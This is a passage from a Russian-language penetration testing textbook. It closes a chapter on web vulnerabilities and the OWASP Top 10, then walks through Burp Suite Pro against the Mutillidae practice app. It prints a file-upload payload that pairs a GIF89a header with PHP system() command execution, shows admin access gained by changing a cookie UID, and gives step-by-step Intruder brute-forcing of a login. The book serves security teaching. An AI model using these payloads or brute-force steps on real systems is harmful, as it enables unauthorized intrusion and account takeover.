


Рис. 8.38. Burp Suite — вкладка Hex Intercept

Тип содержимого

Тип содержимого — еще один важный фактор при загрузке файла на удаленный сервер. Разработчик, вероятно, мог бы добавить проверку в клиентской или серверной части, чтобы проверить тип содержимого файла. Всегда проверяйте, соответствует ли тип содержимого типу файла, ожидаемого сервером.

Содержимое полезной нагрузки

Внимательно посмотрите на начало полезной нагрузки, которую мы использовали в нашем примере (см. рис. 8.37), показанное здесь:

```
GIF89a;
<?php system('ls -la');?>
```

Вероятно, вы спрашиваете себя: «Что такое `GIF89a;`?» Это сигнатура заголовка, которая заставит сервер думать, что наш файл является легитимным изображением. Чтобы проверить нашу идею, сохраните полезную нагрузку в текстовый файл, назовите его `payload.txt` и проверьте его тип с помощью команды `file`:

```
root@ubuntu:~# file payload.txt
payload.txt: GIF image data, version 89a, 2619 x 16188
```

Кодировка

В некоторых ситуациях вы столкнетесь с сайтами, имеющими базовую защиту на серверной части, которая блокирует нежелательные символы (для загрузки файлов, XSS, внедрения команд и т. д.). В таком случае попробуйте изменить кодировку. Если вы пытаетесь ввести свои полезные данные в строку запроса URL, то используйте кодировку URL. Если она в форме, то понадобится кодировка HTML. Здесь на помощь приходит наш друг Burp Suite, поскольку для этой цели есть специальная вкладка Decoder (Декодер), которая показана на рис. 8.39.




Рис. 8.39. Кодировки Burp Suite

OWASP Top 10

До сих пор вы видели наиболее распространенные веб-уязвимости. Open Web Application Security Project (OWASP) — некоммерческая организация, которая помогает компаниям и частным лицам решать проблемы с безопасностью приложений. Посетите сайт owasp.org.

OWASP классифицировал десять наиболее критических и важных веб-уязвимостей и назвал их OWASP топ-10 (owasp.org/www-project-top-ten/). Имейте в виду, что этот список постоянно меняется, и организация OWASP тесно сотрудничает с сообществом, чтобы поддерживать его в актуальном состоянии.

1. Инъекция. Сюда входят все виды инъекций.
   - SQLi;
   - инъекция команд;

- LDAP-инъекция;
- HTML-инъекция;
- внедрение перевода строки и возврата каретки;
- и многое другое.

2. Неверная реализация механизма аутентификации и управления сеансами. В этой категории злоумышленник, скорее всего, будет использовать:
   - обход аутентификации;
   - повышение привилегий.
3. Раскрытие конфиденциальных данных. Позволяет раскрыть защищенные данные/ресурсы сайта.
4. Внешние сущности XML (XML external entities, XXE). Эта уязвимость используется, когда приложение с помощью XML использует внешние ссылки.
5. Нарушение контроля доступа. Эти уязвимости используются для атаки на механизмы авторизации сайта.
6. Некорректная настройка безопасности. Неправильная конфигурация сайта, например сохранение имени пользователя и пароля по умолчанию, позволит злоумышленнику провести атаку.
7. Межсайтовое выполнение сценариев. Существуют три основных типа XSS:
   - отраженная;
   - хранимая;
   - DOM (эксплуатируется путем манипулирования кодом JavaScript на веб-странице).
8. Небезопасная десериализация. Этот недостаток используется, когда сайт плохо реализует сериализацию/десериализацию внутри веб-страницы.
9. Использование компонентов с известными уязвимостями. Этот недостаток касается внешнего интерфейса (например, jQuery) и внутренних библиотек (например, библиотек журналов PHP).
10. Недостаточное логирование и мониторинг.

РЕЗЮМЕ

В этой главе вы узнали о наиболее популярных уязвимостях веб-приложений. Вы можете глубже погрузиться в данную тему, используя другие специализированные книги по безопасности приложений. Перейдите к следующей главе, чтобы узнать больше о тестировании веб-приложений на проникновение.

ГЛАВА

9

Тестирование веб-приложений на проникновение и жизненный цикл безопасной разработки программного обеспечения

Эта тема заслуживает отдельной главы, поскольку очень важна. В наши дни у большинства компаний есть сайт или портал с веб-приложением, которые приносят прибыль. В данной главе вы узнаете о методологии тестирования веб-приложений на проникновение и о том, как использовать Burp Suite Pro.

В предыдущей главе вы узнали о наиболее распространенных веб-уязвимостях, с которыми столкнетесь во время работы над своими проектами. Рекомендую вам углубиться в предмет, изучив другие источники (книги по безопасности приложений, онлайн-курсы и сайт OWASP), чтобы понять остальные уязвимости (например, подделку запросов на стороне сервера, открытое перенаправление и многое другое).

В этой главе:

- тестирование веб-приложений с помощью Burp Suite Pro;
- инструменты перечисления веб-приложений;
- контрольный список для ручного тестирования веб-приложений;
- жизненный цикл разработки программного обеспечения.

ПЕРЕЧИСЛЕНИЕ В ВЕБ-ПРИЛОЖЕНИЯХ И ЭКСПЛУАТАЦИЯ

Burp Suite— отличный выбор для вашего набора инструментов! Он позволяет вам находить множество уязвимостей веб-приложений, и если вы хотите стать

пентестером веб-приложений или освоить направление bug bounty (поиск ошибок), то этот инструмент просто необходим. В данном разделе рассматривается профессиональная версия Burp Suite, которая не является бесплатной.

Burp Suite Pro

Если описать этот инструмент одной простой фразой, то Burp Suite позволяет использовать прокси для перехвата и изменения веб-запросов и ответов. Он может сканировать уязвимости веб-приложений и многое другое. Burp Suite имеет разные вкладки и функции, поэтому посмотрим, что же нам доступно.

ПРИМЕЧАНИЕ

Компания, создавшая Burp Suite, называется PortSwigger. Инструмент выпускается в трех вариантах:

- Community edition (общедоступная), которая предустановлена на Kali;
- профессиональная версия, которая поддерживает все функции ручного веб-тестирования на проникновение; стоит 399 долларов США в год;
- Enterprise Edition, автоматический сканер, который можно интегрировать в конвейер CI/CD (DevOps); стоит 3999 долларов США в год.

Тестирование веб-приложений с помощью Burp Suite Pro

Нет ничего лучше, чем практический пример теста на проникновение, который продемонстрирует вам все функции Burp Suite Pro. В этом примере вы узнаете следующее:

- как запустить Burp Suite Pro;
- что такое прокси;
- как использовать вкладку target (цель);
- что такое repeater (повторитель);
- как применять intruder;
- как использовать магазин приложений Extender.

Загрузка Burp Suite Pro

В данном примере мы будем использовать веб-приложение Mutillidae и сканировать его с помощью Burp. Чтобы запустить этот инструмент, скачайте файл JAR для версии Pro из своей учетной записи на сайте portswigger.net/. Чтобы запустить инструмент, используйте следующую команду:

```
$ java – jar [имя файла пакета burp.jar]
```

Когда Burp запустится, вы увидите два окна, которые позволят вам сделать следующее:

- перед запуском сохранить проект на диске;
- создать временный проект без сохранения на диск;
- открыть существующий проект;
- загрузить пользовательский сохраненный файл конфигурации Burp Suite.

Прежде чем переключиться в браузер, щелкните на вкладке Proxy (Прокси) и нажмите кнопку Intercept Is On (Перехват включен), чтобы отключить перехватчик. Обратите внимание, что Burp будет продолжать прослушивать веб-запросы/ответы в фоновом режиме.

В своем браузере обязательно внесите изменения, которые описаны ниже.

1. Измените настройки браузера и установите прокси-сервер на порт 8080 (мы рассмотрели, как это сделать, в главе 6).
2. Убедитесь, что в браузере есть сертификат HTTPS Burp Suite. Браузер должен доверять сертификату Burp, чтобы перехватить HTTPS-соединение. Для этого введите в браузере URL http://burp и нажмите кнопку CA Certificate, чтобы скачать его (рис. 9.1).

Рис. 9.1. Сертификат Burp Suite

Когда сертификат скачается, откройте браузер и выберите Preferences ▸ Privacy & Security ▸ Certificates ▸ View Certificates ▸ Import (Настройки ▸ Конфиденциальность и безопасность ▸ Сертификаты ▸ Просмотреть сертификаты ▸ Импорт).

Когда вы нажимаете Import (Импорт), вам будет предложено выбрать файл сертификата (который находится в папке `Downloads` (Загрузки)). Затем убедитесь, что установлены два флажка (рис. 9.2) (доверять загруженному сертификату CA); наконец, нажмите OK.

Burp Proxy

Когда вы запускаете Burp Suite, примите во внимание следующие моменты.

- Кнопка перехвата активна по умолчанию, поэтому вам нужно отключить ее, если вы не хотите останавливать каждый запрос/ответ к веб-серверу. Обратите внимание, что инструмент будет сохранять все сообщения в фоновом режиме (на вкладке Proxy (Прокси) есть вложенная вкладка HTTP History (История HTTP).

- В разделе Options (Параметры) (рис. 9.3) обычно вы меняете три параметра:
  - изменение номера порта прослушивания (по умолчанию 8080);
  - перехват веб-запросов (по умолчанию включено);
  - перехват веб-ответов, возвращаемых с сервера (по умолчанию отключен).




Рис. 9.2. Импорт сертификата Burp Suite




Рис. 9.3. Вкладка Proxy (Прокси) Burp Suite, раздел Options (Параметры)

Вкладка Target (Цель)

Теперь пора начать просматривать все веб-страницы в приложении Mutillidae, когда кнопка перехвата отключена. Когда вы закончите, щелкните на вкладке

Target (Цель), чтобы визуализировать доменное имя, которое пытаетесь протестировать.

На вложенной вкладке Site Map (Карта сайта) вы можете увидеть, что Burp Suite обнаружил структуру Mutillidae (рис. 9.4). Здесь вы можете визуализировать следующие элементы сайта: HTML-страницы, изображения, папки, JavaScript и т. д. Затем в левой части окна можете выбрать записи истории, чтобы прочитать детали запроса/ответа (в окнах, где вы видите вкладки Request (Запрос) и Response (Ответ)). В дальнем правом углу экрана Burp Suite будет пассивно определять любые проблемы безопасности, а в правом нижнем можно увидеть подробности выбранной проблемы (позже, когда вы запустите сканер уязвимостей, они будут перечислены здесь же).

На данном этапе настройте Burp Suite, чтобы включить Mutillidae в список целей для анализа защищенности (scope); другими словами, вы не хотите, чтобы Burp сканировал другие ранее обнаруженные домены. Чтобы добавить URL в список исследуемых, щелкните правой кнопкой мыши на корневом узле домена (в моем случае это корневой элемент http://172.16.0.107), а затем щелкните на пункте меню Add To Scope (Добавить в список исследуемых) (рис. 9.5).

Затем нажмите кнопку фильтра (где есть текст Filter: Hiding not found items (Фильтр: Скрытие ненайденных элементов...)) и установите флажок Show Only In-Scope Items (Показать только элементы, входящие в список исследуемых) (рис. 9.6).




Рис. 9.4. Вкладка Target (Цель) Burp Suite




Рис. 9.5. Burp Suite, пункт Add To Scope (Добавить в список исследуемых)




Рис. 9.6. Встроенный фильтр Burp Suite

Чтобы скрыть этот экран, просто щелкните в любом месте за его пределами, и вы увидите, что все элементы, не входящие в список исследуемых, исчезнут (рис. 9.7) со вкладки Site Map (Карта сайта) (останутся только Mutillidae).




Рис. 9.7. Применение встроенного фильтра Burp Suite

Перечисление элементов сайта (Spidering/Contents Discovery)

Прежде чем мы начнем, вы должны знать, что Burp Suite требует много памяти для работы, иначе вы столкнетесь с ошибками времени выполнения прямо в ходе исследования.

На данном этапе Burp Suite уже обнаружил несколько элементов во время нашего ручного просмотра (они неактивны). Затем запустите Discover Content, чтобы найти дополнительные элементы. Щелкните правой кнопкой мыши на IP-адресе (корневом элементе) дерева Mutillidae и выберите Engagement Tools ▸ Discover Content (Инструменты взаимодействия ▸ Обнаружить контент) (рис. 9.8).




Рис. 9.8. Элемент меню Discover Content (Обнаружить контент) Burp Suite

Когда откроется окно обнаружения содержимого, щелкните на вкладке Config (Конфигурация), чтобы добавить нужные настройки. В этом разделе установите максимальную глубину подкаталогов равной 2, чтобы выполнить задачу быстрее. Запуская Burp Suite в реальном проекте, я выбираю следующие настройки (в зависимости от структуры сайта):

- Max Depth (Наибольшая глубина): 5;
- Number Of Discovery Threads (Количество потоков разведки): 4;
- Number Of Spider Threads (Количество потоков паука): 4.

Затем выберите вкладку Control (Контроль) и нажмите Session Is Not Running (Сессия не запущена), чтобы запустить Burp Suite (рис. 9.9).




Рис. 9.9. Burp Suite, запуск функции обнаружения контента

На выполнение этой задачи уйдет несколько часов (в зависимости от структуры сайта). Когда задач в очереди больше нет, нажмите кнопку Session Is Running (Сеанс выполняется), чтобы остановить поиск, и вернитесь на вкладку Site Map (Карта сайта), чтобы проверить результаты.

Автоматическое сканирование уязвимостей

Пришло время начать поиск уязвимостей в Mutillidae. Burp Suite Pro имеет встроенный сканер, который может находить уязвимости. Чтобы выполнить эту задачу, щелкните правой кнопкой мыши на имени корневого домена на вкладке

Site Map (Карта сайта) и выберите Actively Scan This Host (Активно сканировать этот хост). Затем выберите вкладку Dashboard (Панель управления), чтобы визуализировать прогресс результатов сканирования (рис. 9.10).




Рис. 9.10. Активное сканирование Burp Suite

Вкладка Repeater (Повторитель)

Эта вкладка полезна, если вы хотите вручную ввести полезную нагрузку перед ее отправкой на веб-сервер. Полезной нагрузкой может быть любой тип ввода, выбранный вами, и вы можете попытаться проверить, как ответит веб-сервер. В большинстве случаев вы можете включить перехват, а затем в окне перехвата щелкнуть на запросе правой кнопкой мыши и выбрать в меню Send To Repeater (Отправить в Повторитель) (рис. 9.11).




Рис. 9.11. Burp Suite, пункт меню Send To Repeater (Отправить в Повторитель)

Когда запрос находится на вкладке Repeater (Повторитель), по желанию вы можете управлять им. В этом примере мы изменим значение UID на 1 в заголовке

cookie и посмотрим, как изменится ответ. После нажатия кнопки Send (Отправить) в заголовке ответа будет указано, что вы вошли в систему как администратор (рис. 9.12).




Рис. 9.12. Изменение параметра UID

Вкладка Intruder (Взломщик)

Вкладка Intruder (Взломщик) позволяет выполнять фаззинг и автоматизировать веб-запросы, отправляемые на веб-сервер. Есть много задач, которые вы можете выполнить благодаря этой вкладке, включая следующие:

- брутфорс страниц входа в систему;
- перечисление пользователей;
- перечисление любого типа UID (например, AccountID, ProductID, EmployeeID и т. д.);
- ручное сканирование (для поиска веб-страниц, каталогов, файлов и т. д.);
- фаззинг для поиска уязвимостей (например, SQLi, XSS, LFI и т. д.).

Теперь, когда вы знаете, что можно делать с помощью вкладки Intruder (Взломщик), следующая задача — понять типы атак.

- **Sniper** (Снайпер) используется с одной полезной нагрузкой. Существует множество практических примеров, которые можно использовать с методом Sniper (например, перечисление имен пользователей, UID, поиск файлов/каталогов и т. д.).
- **Battering ram** (Таран) позволит использовать одну полезную нагрузку. В этом типе вы можете вставить одну и ту же полезную нагрузку в несколько областей веб-запроса (например, вставив одну и ту же полезную нагрузку в URL и заголовок веб-запроса).

- **Cluster bomb** (Кластерная бомба) дает возможность вставить несколько *несвязанных* полезных нагрузок в веб-запрос (максимум 20). Хорошим примером является перебор страницы входа в систему; в этом сценарии вам нужно будет вставить две разные полезные нагрузки: одну для имени пользователя и одну для пароля.
- **Pitchfork** (Вилы) позволит вставить несколько *связанных* полезных нагрузок в веб-запрос (я редко использовал этот тип атаки). Практический пример — фаззинг имени сотрудника и связанного с ним UID в другом поле.

Рассмотрим практический пример перебора учетных данных на странице входа Mutillidae с помощью вкладки Intruder (Взломщик) в Burp Suite. Чтобы выполнить задачу, отправьте страницу входа в Burp Suite (для этого введите **`admin`** в качестве имени пользователя и **`password123`** в качестве пароля) и перехватите запрос с помощью раздела Proxy (Прокси). После перехвата веб-запроса щелкните правой кнопкой мыши и выберите в меню Send To Intruder (Отправить во Взломщик).

На вкладке Intruder (Взломщик) убедитесь, что выбрана вложенная вкладка Positions (Позиция) (рис. 9.13).




Рис. 9.13. Вложенная вкладка Positions (Позиция) Burp Suite Intruder

По умолчанию выбран тип атаки sniper, и Burp Suite уже определил точки подстановки полезной нагрузки. В этом примере надо подобрать пароль администратора (статическое поле) и загружать пароль из файла словаря (переменная полезная нагрузка). Другими словами, вам понадобится только одна полезная нагрузка — значение пароля. Затем выберите тип атаки Sniper (оставьте его, поскольку он уже выбран) и нажмите Clear (Очистить), чтобы удалить все точки вставки. Чтобы выбрать, куда подставлять полезную нагрузку, выделите значение password123 и нажмите Add (Добавить), чтобы выделить переменную (рис. 9.14).




Рис. 9.14. Полезная нагрузка Burp Suite Intruder

На данном этапе щелкните на вкладке Payloads (Полезная нагрузка) и оставьте тип данных как Simple list (Простой список). Затем щелкните на раскрывающемся меню Add From List (Добавить из списка) и выберите Passwords (Пароли). Вы можете начать с этого, но я в своем примере буду использовать файл настраиваемого словаря, нажав кнопку Load (Загрузить) (рис. 9.15). Когда пароли будут загружены, нажмите кнопку Start Attack (Начать атаку) в правом верхнем углу.

